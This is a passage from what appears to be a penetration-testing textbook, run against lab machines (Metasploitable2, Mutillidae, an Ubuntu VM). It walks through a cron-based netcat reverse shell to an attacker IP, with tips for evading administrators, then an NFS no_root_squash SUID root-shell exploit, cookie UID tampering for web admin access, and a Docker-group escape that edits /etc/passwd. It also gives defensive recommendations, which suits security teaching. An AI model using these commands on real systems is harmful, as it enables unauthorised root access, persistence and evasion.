1. In one terminal window on your Kali machine, start a `netcat` listener, like so:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 …
```

2. In a second terminal window, log into the `user` user account on the Metasploitable2 machine, as you've already done before. Start the bad `nmap` program in interactive mode and obtain a `root` user shell, as you've also done before:

```
user@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2#
```

3. Next, create the `cron` job by echoing the appropriate command into a `crontab` file for the `root` user, like so:

```
sh-3.2# echo "@reboot /bin/nc 192.168.56.101 4444 -e /bin/bash" >> /
var/spool/cron/crontabs/root
sh-3.2#
```

   Here's the breakdown of the command:

   - `@reboot`: This means that the `cron` job will run every time that the machine is rebooted.
   - `/bin/nc 192.168.56.101 4444 -e /bin/bash`: This is the command that the `cron` job will run every time that the machine is rebooted.
   - `>> /var/spool/cron/crontabs/root`: The `echo` command will append the above command to the end of the `root` user's `crontab` file.

4. Finally, reboot the Metasploitable2 machine by doing:

```
sh-3.2# shutdown -r now
```

5. When the Metasploitable2 machine has finished rebooting, look at the terminal window where the `netcat` listener is running. You should see that a reverse shell connection has been made:

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 43656
```

   This works, but the obvious problem is that you'll have to wait for someone to reboot the machine before you can get your reverse shell. You can fix that by having the `cron` job run periodically throughout the day instead of just when the machine gets rebooted. Here's an example of how to do it:

```
10 * * * /bin/nc 192.168.56.101 4444 -e /bin/bash
```

   The first field, which is represented by the 10 in this case, is the minutes field. In this example, we want the job to run at 10 minutes past every hour. The asterisks, in order, represent the following fields:

   - **The hour**: You can specify a certain hour or even range of hours. In this case, we want the job to run at 10 minutes past every hour, so we're just using the * as a wildcard.
   - **The day of the month**: Again, we're using an asterisk so that the job will run every day of the month.
   - **The month**: We want the job to run every month, so we again use an asterisk.
   - **The day of the week**: Again, we're using an asterisk to make the job run every day of the week, Sunday through Saturday.

Now, if for some reason your reverse shell connection gets broken, you can just restart the `netcat` listener on the Kali machine and wait until 10 minutes past the next hour. If you don't want to wait an entire hour for the `cron` job to re-establish a reverse shell connection, you can adjust the time interval accordingly. For example, if you want the cron job to run every five minutes, just replace the `10` in the first field with `*/5`. The downside to doing that is that it's easier for an administrator to notice that a machine is calling back to your attacker machine every five minutes than it is to notice if it's only calling back every hour.



Note that there are several versions of `netcat`, and your victim machine might use a different version. For example, on my Ubuntu Server machine, `nc` points to a version of `netcat` that doesn't allow you to invoke a shell via the `-e /bin/bash` option. So, I had to install the `ncat` package and replace the `nc` command in the `cron` job with the `ncat` command. Once I did that, the `cron` job worked just fine on the Ubuntu Server machine.

All right, let's look at the next cool trick, which allows you to exploit a bad network filesystem configuration.

Uploading malware via an NFS exploit

In this demo, you'll once again target the Metasploitable2 machine. For the purposes of this demo, pretend that you never found that exploitable `nmap` executable file. This also means pretending that you still haven't obtained a `root` user shell that you could use to create a privileged user account. And of course, you'll also pretend that you haven't found the password for the privileged `msfadmin` account. Instead, you'll target the unprivileged `user` user account, for which you found the password in *Chapter 6*.

For this demo, you'll create a small malware program that will open a `root` user shell on the target system. The problem is that you can't create this malware program on your Kali machine, because you need to set the SUID and executable permissions on it, and change its ownership to that of the `root` user. If you use any normal means to transfer a file to the target machine—including `scp`, `ftp`, or even by using `wget` or `curl` to have the victim download it from an HTTP server—the executable and SUID permissions will be stripped from the file when it arrives at the target machine's filesystem. Also, if you've changed ownership of the file on your host machine to that of the `root` user, ownership will revert to the user account on the target system. Of course, you're uploading this file to an unprivileged user account, and you can't set the proper permissions and ownership on the file without `root` privileges. So, we need a way to get the malicious file onto the victim's machine, while still preserving its permissions and `root` user ownership. Don't give up, though. I'll show you how to do it.

1. Begin by performing an `nmap` scan of the Metasploitable2 machine, as I showed you how to do in *Chapter 6, Password Cracking Techniques*. Here's the command:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.56.102
```

Here's one of the things that you'll see in the output:

```
2049/tcp open  nfs         2-4 (RPC #100003)
```

So, the Metasploitable2 machine has the **Network Filesystem (NFS)** running. This means that other users can mount a shared filesystem from this machine on their own computers and either access files that are in that shared filesystem or create new files.

2. Use the `showmount` command to see exactly what the Metasploitable2 machine is sharing:

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.56.102
Export list for 192.168.56.102:
/ *
```

Well now, this is certainly messed up. You should never, but *never*, export the entire root (/) filesystem of a server via NFS. This allows everyone who accesses this NFS shared folder to access all of the system's configuration files, executable files, and users' home directories. Also, the fact that you can view this export list on your Kali machine means that there are no restrictions on who can access this shared filesystem.

3. To see how bad this really is, open another terminal window on your Kali machine, and remotely log into the `user` account of the Metasploitable2 machine. Use `user` as the password, like this:

```
┌──(kali㉿kali)-[~]
└─$ ssh1 user@192.168.56.102
```

4. View the `/etc/exports` file on the Metasploitable2 machine:

```
user@metasploitable:/etc$ cat exports
# /etc/exports: the access control list for filesystems which may be
exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
```

```
#

/       *(rw,sync,no_root_squash,no_subtree_check)
user@metasploitable:/etc$
```

In the `/ *(rw,sync,no_root_squash,no_subtree_check)` line, the `/` means that you're sharing the entire root filesystem, and the `rw` means that this filesystem is shared with both read and write privileges. The `no_root_squash` means that you can set the SUID permission on files in this filesystem, and then run them as the `root` user. Having said that, if you access the shared filesystem as an unprivileged user, you'll still only be able to write to directories that have the proper write permission for your user account.

5. To make this exploit work, you'll need to create a user account on your Kali machine that has the same UID as the account that you're using on the victim machine. So, view the UID of the user account on the Metasploitable2 machine, like this:

```
user@metasploitable:~$ id
uid=1001(user) gid=1001(user) groups=1001(user)
user@metasploitable:~$
```

You see that the UID of the `user` account is `1001`.

6. Now, go back to the terminal window for your `kali` account. View the `/etc/passwd` file on your Kali machine to see what your current UID is, and to see if the `1001` UID is available:

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd
. . .
. . .
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
pipewire:x:986:112:system user for pipewire:/nonexistent:/usr/sbin/
nologin
```

Very good. As you can see, the UID of your `kali` account is `1000`, and there's no normal user account with any UID higher than `1000`. That means that the next user account you create will have `1001` as its UID.

7. On your Kali machine, create the `user` user account, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser user
```

Use any password that you like, and accept the defaults for everything else.

8. Verify that the user account was created with the proper UID by viewing the last line of the `/etc/passwd` file:

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd
. . .
. . .
user:x:1001:1001:,,,:/home/user:/bin/bash
```

9. The new user will require `sudo` privileges to mount the NFS filesystem. So, add `user` to the `sudo` group, like so:

```
┌──(kali㉿kali)-[~]
└─$ sudo usermod -a -G sudo user
```



If the user account on the target machine has a UID number that's higher than the next available UID number on your Kali machine, you'll need to use the old-fashioned `useradd` command instead of the `adduser` command to create the account on your Kali machine. Let's say that the account that you've logged into on the target machine has a UID of `1014`. Your command to create a matching account on the Kali machine would look like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo useradd -d /home/loki -m -s /bin/zsh -u 1014
-G sudo loki
```

You see that I've used the `-u 1014` option to set the UID to `1014`, and that I've used the `-G sudo` option to add the new user to the `sudo` group at the same time that I created the account. Note that it doesn't matter if the account name on the Kali machine matches the account name on the target machine. All that matters is that the UID numbers match. Also, you can use either `zsh` or `bash` for the user's login shell. (In this case, I'm using `zsh`, which is the default login shell for Kali.)

10. Log into the new account, like so:

```
┌──(kali㉿kali)-[~]
└─$ su - user
Password:
```

Cool, you're now ready to mount the filesystem.

11. Create a mountpoint directory within the `/tmp` directory, like this:

```
┌──(user㉿kali)-[~]
└─$ mkdir /tmp/attacker
```

12. Mount the NFS filesystem, like this:

```
┌──(user㉿kali)-[~]
└─$ sudo mount -o rw 192.168.56.102:/ /tmp/attacker
```

13. Now, `cd` into the `user` user's home directory:

```
┌──(user㉿kali)-[~]
└─$ cd /tmp/attacker/home/user

┌──(user㉿kali)-[/tmp/attacker/home/user]
└─$
```

You've finally gotten to the cool part. This is where you'll compile a C language program that will give you a `root` user shell. (I didn't tell you that before because I didn't want to scare you. Don't fret, though, because it's easy.)

14. While still within the `user` user's home directory, use your favorite text editor to create the `nfs.c` file, with the following contents:

```
#include <unistd.h>
#include <stdlib.h>

int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

15. In order to ensure that the program will run after you compile it, you'll need to go back to the terminal window for the Metasploitable2 machine, and use the tools on the Metasploitable2 machine to compile the program. To be a bit more stealthy, compile the file as a hidden file. (In other words, begin the name of the executable file with a dot.) Do this to compile it:

```
user@metasploitable:~$ gcc nfs.c -o .nfs -w
user@metasploitable:~$
```

16. Verify that the file did get created:

```
user@metasploitable:~$ ls -la .nfs
-rwxr-xr-x 1 user user 6566 2025-09-29 17:09 .nfs
user@metasploitable:~$
```

17. The executable permission is already set. But, you still need to change its ownership to the `root` user and add the SUID permission. You'll need `sudo` privileges to do that, which means that you'll have to go back to the terminal window for the `user` account on your Kali machine.

```
┌──(user㉿kali)-[/tmp/attacker/home/user]
└─$ sudo chown root: .nfs
[sudo] password for user:

┌──(user㉿kali)-[/tmp/attacker/home/user]
└─$ sudo chmod u+s .nfs
```

18. Verify that the settings and ownership are correct:

```
┌──(user㉿kali)-[/tmp/attacker/home/user]
└─$ ls -l .nfs
-rwsrwxr-x 1 root root 16056 Sep 29 16:09 .nfs
```



To clarify, you still don't have any `root` user permissions on the Metasploitable2 machine. Instead, you've used the `sudo` permissions of your `user` account on the Kali machine to perform these privileged commands.

19. Delete the `nfs.c` file, so that legitimate users of this account won't see it:

```
┌──(user㉿kali)-[/tmp/attacker/home/user]
└─$ rm nfs.c
```

And now, the moment of truth. Go to the terminal window for the Metasploitable2 machine, and invoke the new `.nfs` program. It should look something like this:

```
user@metasploitable:~$ ./.nfs
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=1001(user)
root@metasploitable:~#
```

So, how cool is that? You've now planted malware on the victim's machine and have used it to obtain a `root` user shell.

And finally, you now have a few other recommendations to add to the report for your client.

- Never export the entire / filesystem of your NFS server. Instead, just export certain specified directories.
- When running NFS on an internal network, always configure the NFS server so that only specified client machines on the internal network can access the shared filesystems.
- Don't use NFS to share filesystems across the Internet, unless you have a good understanding of how to properly secure your NFS server.
- Don't mount your NFS filesystems with the `no_root_squash` option. This will prevent attackers from adding the SUID permission to executable files.
- Always remove compiler tools from your servers. In this case, the `.nfs` program wouldn't run on the Metasploitable2 machine if I used the `gcc` compiler on the Kali machine to compile it. The only way I could make this demo work was to compile the `.nfs` program with the compiler tools on the Metasploitable2 machine. Having said that, this might not always make a difference. For example, if I compile the `.nfs` program on my Kali machine, it will run just fine on my Ubuntu Server machine. That's because both the Kali machine and the Ubuntu machine are running 64-bit Linux distros. But, the Metasploitable2 machine is running a 32-bit Linux distro. Still though, it's usually good to remove compiler tools from servers, just to be safe.

Next, I'll show you how to escalate privileges in a web application.

Escalating user privileges on a web application

This method won't give you `root` user access over the target machine's operating system, but it will grant administrative privileges to an unprivileged user of a web application. This might be all you'll need to access sensitive data, and it might help you find a way to compromise the entire server. To do this, you'll use an **attack proxy**.

An attack proxy is a testing tool that intercepts network traffic between a web server and a web browser. This allows you to not only examine the traffic, but also to manipulate certain portions of that traffic in order to make the web application do things for you that it shouldn't do. In our case, we'll use it to trick the Mutillidae app into logging us in as the `admin` user.

The **Zed Attack Proxy**, which you'll also see referred to as either **ZAP** or **zaproxy**, is a Free Open Source Software tool that you can install on Kali Linux. It's in the Kali Linux repository, so you can install it with these two simple commands:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
┌──(kali㉿kali)-[~]
└─$ sudo apt install zaproxy
```

Cool. Now, let's use it to attack Mutillidae on the Metasploitable2 machine.

Note that there's no need for you to open a web browser on the Kali machine, because Zed Attack Proxy will do that for you.

1. On the Kali machine, open Zed Attack Proxy. You'll find it under `01-Reconnaissance/Web Vulnerability Scanning/zaproxy` on the Kali start menu.
2. When the **Do you want to persist the ZAP session?** dialog box comes up, leave it set to the **No, I do not want to persist with this session at this moment in time** setting, and click the **Start** button, as you see here:




Figure 7.6 – Leave this set to "No," and click the Start button

3. On the right-hand side, in the **Welcome to ZAP** box, click the **Manual Explore** button. On the next window, enter the URL to the Mutillidae app into the **URL to Explore** box, and then click the **Launch Browser** button, as shown here:




Figure 7.7 – Launching the Firefox browser from ZAP

4. On Firefox, open the **OWASP Top 10/A3 – Broken Authentication and Session Management/Cookies** page, as shown here:




Figure 7.8 – Go to the Cookies page

You'll recall that in *Chapter 5*, you found an indexable directory that contains a list of usernames and passwords under the Mutillidae app page, which looks like this:



Figure 7.9 – The indexable passwords directory

The list in the `accounts.txt` file looks like this:

```
┌──(kali㉿kali)-[~]
└─$ cat accounts.txt
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

For now, ignore the fact that the `admin` user account and its password are already here. Instead, you'll log into Mutillidae with the unprivileged `john` account.

5. Click the **Login/Register** button at the top of the screen, and then log in as `john`, using `monkey` as the password, like so:




Figure 7.10 – Logging in to Mutillidae

6. Click the **Login** button to go to the next page.
7. On the left-hand side of the Zed Attack Proxy screen, expand the **mutillidae** item, and then click on the **Get:index.php** item:




Figure 7.11 – Click on the GET:index.php item

8. On the right-hand side of the Zed Attack Proxy screen, click the **Request** tab at the top. Note that on the `Cookie:` line, the UID for the `john` account is 3.




Figure 7.12 – Note the UID for john

9. Right-click anywhere in this window to bring up a pop-up menu. Then, click the **Open/Resend with Request Editor** item.




Figure 7.13 – Open the Request Editor

10. In the Request Editor, escalate user `john` to the `admin` user by changing his UID number to 1. However, don't click the **Send** button just yet. (I'll explain this UID number in just a bit.)




Figure 7.14 – Change the UID number for john to 1

11. Leave the Request Editor window open, and go back to Firefox. Click the **Logout** button at the top of the screen. This will take you back to the Login page.
12. On the Request Editor screen, click the **Send** button.
13. On Firefox, reload the **Login** page. You should now see this:



Figure 7.15 – Reload the Login page, and you'll be logged in as the admin user.

Of course, you can't really do anything malicious with this `admin` account, because the Mutillidae app has no real functionality. But that's okay. In real life, you should be able to do some evil things after logging in as an administrative user.

Now, I know you're wondering how I came up with the UID number for the `admin` user. Well, there are a few ways. You could have already obtained a list of users and their UID numbers by performing some sort of enumeration attack, such as an SQL Injection attack, as I showed you in *Chapter 5*. Or, you could just do as I did here, and make an educated guess. That's because a common convention among web developers is to use UID 1 for the administrative user. So, if you begin the attack by changing the UID to `1`, you should succeed in escalating your user privileges.

I should also point out that in this case, you didn't need to obtain the password of any existing user. That's because Mutillidae allows you to create an account for yourself. First, click on the `Please register here` link on the login page:



Figure 7.16 – Click the link to create your own account

Then, fill out your user information:




Figure 7.17 – Creating your own Mutillidae account

Now, instead of jumping through hoops to harvest existing login credentials, you can just use your own. Of course, you'll still need to know how to harvest other users' credentials, because not every web app that you'll try to hack will allow you to create your own account.



If you are able to harvest other users' credentials for a web application, feel free to use the credentials to try logging into the operating system. It won't work in this case, because the Mutillidae credentials haven't been reused for the operating system credentials. But in real life, it won't hurt to try.

So, what would you recommend to your penetration testing clients to help prevent this? Well, this mainly comes down to the web application developers. For example, you could recommend that the developers have the applications create cookies with the `HttpOnly` and `Secure` flags set, and with a `SameSite` attribute set. Web server administrators could also help out by either installing a **Web Application Firewall (WAF)**, or by using a cloud-based WAF.

A WAF can help prevent many types of attacks against web applications. There are three ways to configure them, which are:

- **Network-based**: These are normally sold as a hardware appliance that can protect an entire network.
- **Host-based**: A host-based WAF, such as ModSecurity, is installed on the web server.
- **Cloud-based**: A cloud-based WAF, such as Cloudflare, can make things much easier for a busy web server administrator.



Detailed explanations of WAFs and secure coding methods are beyond the scope of this book. However, if you would like to learn more, references are available in the *Further reading* section.

Next, let's look at a scenario that we can't run on the Metasploitable2 machine.

Exploiting an unsecured Docker container

Containerization technologies have been around for a long time, but they didn't become popular until Docker came onto the scene. If you're not familiar with containers, think of them as really stripped-down virtual machines. Here are the main differences between the two:

- A virtual machine is an entire operating system running in a virtual environment.
- A container uses the ecosystem of a guest operating system, while using the kernel of the host machine.

- You can run a container within a virtual machine, but you can't run a virtual machine within another virtual machine.

Containers are popular with both DevOps people and data center administrators. They make it very easy to deploy customized applications, and you can have lots of them running at once on a Linux server. Unfortunately, they can also be a huge security headache if they're not properly configured. That's because it's a trivial matter for an unprivileged user to break out of a Docker container and gain full `root` user access over the host machine. There are two ways to exploit this. Let's look at the first one.



You'll be using the same Ubuntu Server virtual machine that you used in *Chapter 5*, with the `mrtux` account and its `AndreaSterbini` password. For *Method 1*, you'll initially need to log into Mr. Tux's account at the local Ubuntu terminal, because once Mr. Tux has achieved `root` user status, he won't be able to log in remotely.

Method 1 – Change the user's UID to 0

On the Ubuntu Server virtual machine, perform the following steps:

1. Before booting up the Ubuntu Server virtual machine, open the **Settings** menu for it on VirtualBox, and change the **Network** setting to **Bridged Adapter**. This is because you'll need to access the Internet in order to install the software packages that you'll need, and you'll also need to be able to remotely log in from your Kali virtual machine. (You can't access the Internet with the **Host-only Adapter**, and you can't remotely log in with the default **NAT** settings.)
2. Boot up the Ubuntu Server virtual machine, and log in to your own user account at the local virtual machine terminal.
3. Install Docker by doing:

```
donnie@ubuntu25-04:~$ sudo apt update
donnie@ubuntu25-04:~$ sudo apt install docker.io
```

4. Add the `mrtux` account to the `docker` group, so that he'll be able to run `docker` commands without `sudo` privileges. Then, verify that he did get added to the `docker` group. It should all look like this:

```
donnie@ubuntu25-04:~$ sudo usermod -a -G docker mrtux
donnie@ubuntu25-04:~$ groups mrtux
```

```
mrtux : mrtux users docker
donnie@ubuntu25-04:~$
```

5. Log out of your own account and log into the `mrtux` account on the Ubuntu server at the local virtual machine terminal.
6. As Mr. Tux, create a Debian container with an interactive `bash` session, like this:

```
mrtux@ubuntu25-04:~$ docker run -v /:/homeroot -it debian bash
root@a405c282bc36:/#
```

   You're now at a `root` user command prompt, but you currently only have `root` user privileges for the Debian container. You still haven't achieved `root` privileges for the host machine. However, the `-v /:/homeroot` part of the `docker` command means that you have mounted the root (`/`) partition of the Ubuntu Server machine into the `/homeroot` mount point directory of the Debian container. Because you have `root` user privileges for the container, you have `root` user read and write privileges for the entire host machine filesystem that's mounted in this container.

7. Next, install the `vim` text editor into the Debian container:

```
root@a405c282bc36:/# apt update
root@a405c282bc36:/# apt install vim
```

8. Now, here's the good part. Mr. Tux is going to give himself full `root` user privileges on the host machine by editing the `/etc/passwd` file on the host machine. As Mr. Tux, open the `/etc/passwd` file in the `vim` text editor like this:

```
root@a405c282bc36:/# vim /homeroot/etc/passwd
```

9. Scroll down to the line for Mr. Tux's account, which should be the very last line. It should look something like this:

```
mrtux:x:1001:1001:Mr. Tux:/home/mrtux:/bin/bash
```

   The third and fourth fields of this line are Mr. Tux's User ID (UID) and Group ID (GID), which both have 1001 as their numerical values.

10. Enter `vim`'s editing mode by pressing the **i** key. Change both the UID number and the GID number to `0`, which will give Mr. Tux full `root` privileges. The line should now look like this:

```
mrtux:x:0:0:Mr. Tux:/home/mrtux:/bin/bash
```

11. Press the *esc* key to exit editing mode, and then save the file and exit `vim` by typing:

    ```
    :x
    ```

    Type `exit` twice to first exit the Debian container, and then to log out of the Ubuntu machine.

12. Log back into the `mrtux` account on the Ubuntu machine. You should now see this:

    ```
    root@ubuntu25-04:~#
    ```

    Yes, Mr. Tux is now the `root` user. But, there's a problem with this method. That is, the attacker has to have physical access to the victim machine in order to make it work. That's because, by default, the SSH server on Ubuntu is set up to reject remote login attempts for the `root` user. Of course, Mr. Tux can edit the SSH configuration from within the Docker container, the same as he did with the `/etc/passwd` file. But, he can't reload the SSH configuration from within the container because the host machine's `systemctl` utility doesn't work from within a container. Sure, he could edit and reload the SSH configuration after he logs back in as the `root` user, but that still requires that he initially have physical access to the machine. However, most attackers probably won't have physical access to the victim machines, which means that they'll need to perform the entire attack remotely.

13. Before I show you the full remote method, and while you're still logged in as Mr. Tux, edit the `/etc/passwd` file, changing it back to how it was originally. It should now look something like this:

    ```
    mrtux:x:1001:1001:Mr. Tux:/home/mrtux:/bin/bash
    ```

